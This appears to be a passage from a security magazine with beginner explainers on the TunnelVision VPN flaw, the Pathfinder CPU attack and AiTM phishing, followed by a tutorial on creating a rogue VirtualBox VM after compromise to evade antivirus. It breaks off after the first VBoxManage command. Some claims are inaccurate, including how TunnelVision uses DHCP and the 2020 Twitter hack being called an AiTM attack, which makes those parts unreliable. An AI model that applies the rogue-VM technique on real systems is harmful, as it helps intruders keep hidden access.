TunnelVision (CVE-2024-3661) is a vulnerability that affects Virtual Private Network (VPN) connections. VPNs are commonly used to secure internet traffic by encrypting data between a user's device and a remote server. However, TunnelVision allows attackers to bypass this encryption and redirect traffic outside the VPN tunnel.







## How Does It Work?

**1.DHCP Manipulation:** The attack leverages Dynamic Host Configuration Protocol (DHCP) manipulation. When a device connects to a VPN, it receives an IP address from the VPN server via DHCP. TunnelVision tricks the VPN client into thinking it's still securely connected, while the unencrypted data is rerouted to the attacker's servers.





**2.Data Exposure:** As a result, sensitive information that should be encrypted within the VPN tunnel becomes vulnerable. This is especially concerning when using public WiFi networks, where attackers can exploit the vulnerability.



### Expert Opinion

Some experts believe that the threat is exaggerated and challenging to execute in real-world scenarios. However, it's essential to stay informed and take necessary precautions to protect your data.



## Conclusion

TunnelVision highlights the ongoing cat-and-mouse game between cybersecurity researchers and attackers. As technology evolves, so do the threats. Stay vigilant, keep your software up to date, and consider additional security measures beyond VPNs to safeguard your online activities.

### PathFinder


## VULNERABILITY FOR BEGINNERS

*The Pathfinder attack is a new class of vulnerabilities that specifically targets high-performance Intel CPUs. Researchers have identified two novel attack methods that exploit these CPUs to stage a key recovery attack against the Advanced Encryption Standard (AES) algorithm.*

### What is the Pathfinder Attack?

**1.Key Recovery:** The Pathfinder attack aims to extract encryption keys and sensitive data from Intel CPUs. By leveraging specific vulnerabilities, attackers can compromise the security of encrypted information.

**2.Group of Academics:** A group of scholars from the University of California San Diego, Purdue University, UNC Chapel Hill, Georgia Institute of Technology, and Google collectively named these techniques “Pathfinder.”



*"If you're not sure about the source, don't use the link or open the attachment."*





## Mitigation Strategies

To protect against the Pathfinder attack, consider the following strategies:





1. **Microcode Updates:** Keep your system's microcode up to date. Manufacturers release patches to address vulnerabilities, so ensure you apply them promptly.
2. **Software Updates:** Regularly update your operating system and software. Security patches often include fixes for known vulnerabilities.
3. **Hardware Isolation:** Consider hardware-based isolation techniques, such as Intel SGX (Software Guard Extensions), to protect sensitive data.

## Conclusion

The Pathfinder attack underscores the ongoing cat-and-mouse game between cybersecurity researchers and attackers. As technology evolves, so do the threats. Stay vigilant, follow best practices, and prioritize security to safeguard your data.

### Adversary in the Middle (AiTM) attack

## GAINING ACCESS

To put it simply, the idea behind AiTM techniques employed by hackers is phishing.



### What Is AiTM Phishing?

1. Imagine you're trying to visit a website, like your email or a social media platform.
2. Hackers secretly place a "proxy server" between you and that website.



3. This proxy server acts as a middleman, intercepting your communication.
4. Sneaky, right? It's like someone eavesdropping on your conversation.



## How Does It Work?


1. When you type your password on the website, the proxy server grabs it.
2. It also steals a special "session cookie" that proves you're logged in.
3. Even if you use MFA (multifactor authentication), AiTM bypasses it.
4. So, the hacker gets authenticated as you, without your knowledge.

*"Your online presence might still be vulnerable to threats even after implementing password vaults and managers. Picture your username and password as a double-locked door. Even if someone manages to pick one lock, they'll still face another barrier.*

*Multi-Factor Authentication (MFA) provides this extra layer of protection.*

*With MFA, a hacker armed with your credentials won't get far. They might need an authentication code sent to your smartphone via SMS or email, a code-generating app, or a hardware token. It's like having a secret code only you possess to access your digital world. MFA is a formidable defense against hackers who exploit vulnerabilities or use malware to steal your login credentials."*






### Why Is It Dangerous?

1. With your credentials and session cookie, the hacker gains access.
2. They can read your emails, steal data, and even impersonate you.
3. Businesses suffer financial losses.

# PROTECT AGAINST PHISHING ATTACKS

## A PREVENTION CHECKLIST





## How to Defend Against It?

1. Use MFA, but also add “conditional access” policies.
2. These policies evaluate sign-in requests based on various factors.
3. Think user behavior, location, and device status.



## Which actual instances of AiTM attacks exist?

(AiTM) attacks are a powerful type of cyber threat in which malevolent actors obstruct communication lines in order to actively corrupt data.

Here are some instances from the actual world:

### 1. The 2020 Twitter Hack:

In 2020, Elon Musk, Bill Gates, and Barack Obama's Twitter accounts were taken over by hackers using an AiTM attack.

The attackers sent out tweets advertising a cryptocurrency fraud by manipulating the accounts they had obtained.

### 2. AiTM Phishing Campaign with Multiple Stages:

Microsoft's security blog showcased an intricate AiTM phishing and Business Email Compromise (BEC) campaign.

Attackers pretended to be company executives, sent phishing emails to staff members, and joined reputable email discussions.

*"So what I was essentially doing was, I compromised the confidentiality of their proprietary software to advance my agenda of becoming the best at breaking through the lock." -Kevin Mitnick*



## Rogue Virtual Machines

# AV EVASION

*Virtualization is a process that allows a computer to share its hardware resources with multiple separated environments. This virtualized environment (known as virtual machine) has its own memory, processing power and storage capacity.*

MITRE corporation has recently revealed about a AV evasion tactic used in a cyber-attack performed by a Chinese threat actor being tracked as UNC5221 by Mandiant. In this attack, the hackers exploited two zero-day vulnerabilities to gain access to MITRE's Networked Experimentation (NERVE).

After compromising an administrator account, they gained administrator access to VMware ESXi infrastructure. Then they created rogue virtual machines in the VMware VCenter. In this rogue virtual machine that they created, they deployed their custom JSP web shell, Python based tunneling tools to facilitate SSH connection between rogue virtual machines they created and the ESXi hypervisor infrastructure.

## What is virtualization?

Virtualization is a process that allows a computer to share its hardware resources with multiple separated environments. This virtualized environment (known as virtual machine) has its own memory, processing power and storage capacity.

Normally, only one operating system can be installed on one CPU. This is normal. Virtualization allows us to install multiple operating systems on one resource. Virtualization is nothing new to you if you use Oracle Virtual Box or VMware.

## What is a hypervisor?

The software that create virtual machines is known as a hypervisor. As you have guessed by now, VirtualBox and VMware Workstation are examples of hypervisors.

## Types of hypervisors

There's more. There are different types of hypervisors (I mean two types). They are, Type-1 and Type-2

A Type-2 hypervisor runs as a software layer on an operating system just like other computer programs. Ex: Oracle VirtualBox and VMware.

A Type-1 hypervisor is also known as bare-metal hypervisor is installed directly on hardware. Examples of Type-1 hypervisor include VMware hypervisors like VSphere, ESXi and ESX, Microsoft Hyper-V, Oracle VM server, Proxmox and Citrix hypervisors. Since Type-1 hypervisors don't have the attack prone operating system, they are considered as secure and are used by organizations for data centers etc.

In the above hack, the hacker group UNC5221 compromised one such ESXi instance in an orga



-nization and created a rogue virtual machine for AV evasion.


## What is Rogue VM?

What is rogue VM. Is it such an effective Av evasion tactic.

Well, let me give you an example starting with definition first. A rogue VM (Virtual Machine), just like a rogue WIFI access point is a virtual machine in an organization that is not under their monitoring or under their control.

For example, in our Hackercool Cybersecurity labs, we use around 60-80 virtual machines both in VMware and VirtualBox for various operations. Just imagine, someone hacks our network (by GOD's grace, this will never happen) and installs a virtual machine with some familiar name. In fact, a familiar name is not at all needed. we rarely monitor all our virtual machines at all times. Installed with the correct adapter, he can have persistent access and evade Antivirus as long as he/she wants. All my systems have antivirus installed. But they may not flag a virtual machine as malicious.

Let me show you an example. For this tutorial, we will be creating a Rogue VM on VirtualBox. We are going to assume that the hackers have already gained access to the system on which Oracle VirtualBox is installed. If the hacker has gained a shell on the target system, he has to do everything through command shell.



So, let's just go into the installation directory of VirtualBox and runs the command as shown below.



OW.

```
C:\Program Files\Oracle\VirtualBox>VBoxManage createvm --name=Rogue_VM --ostype "Debian_64" --register --basefolder `pwd`
Hackercool Magazine
Virtual machine 'Rogue_VM' is created and registered.
UUID: fb0617fe-cfab-4c3d-a40c-6d9510448aa3
Settings file: 'C:\Users\ADMIN\.VirtualBox\`pwd`\Rogue_VM\Rogue_VM.vbox'

C:\Program Files\Oracle\VirtualBox>
```

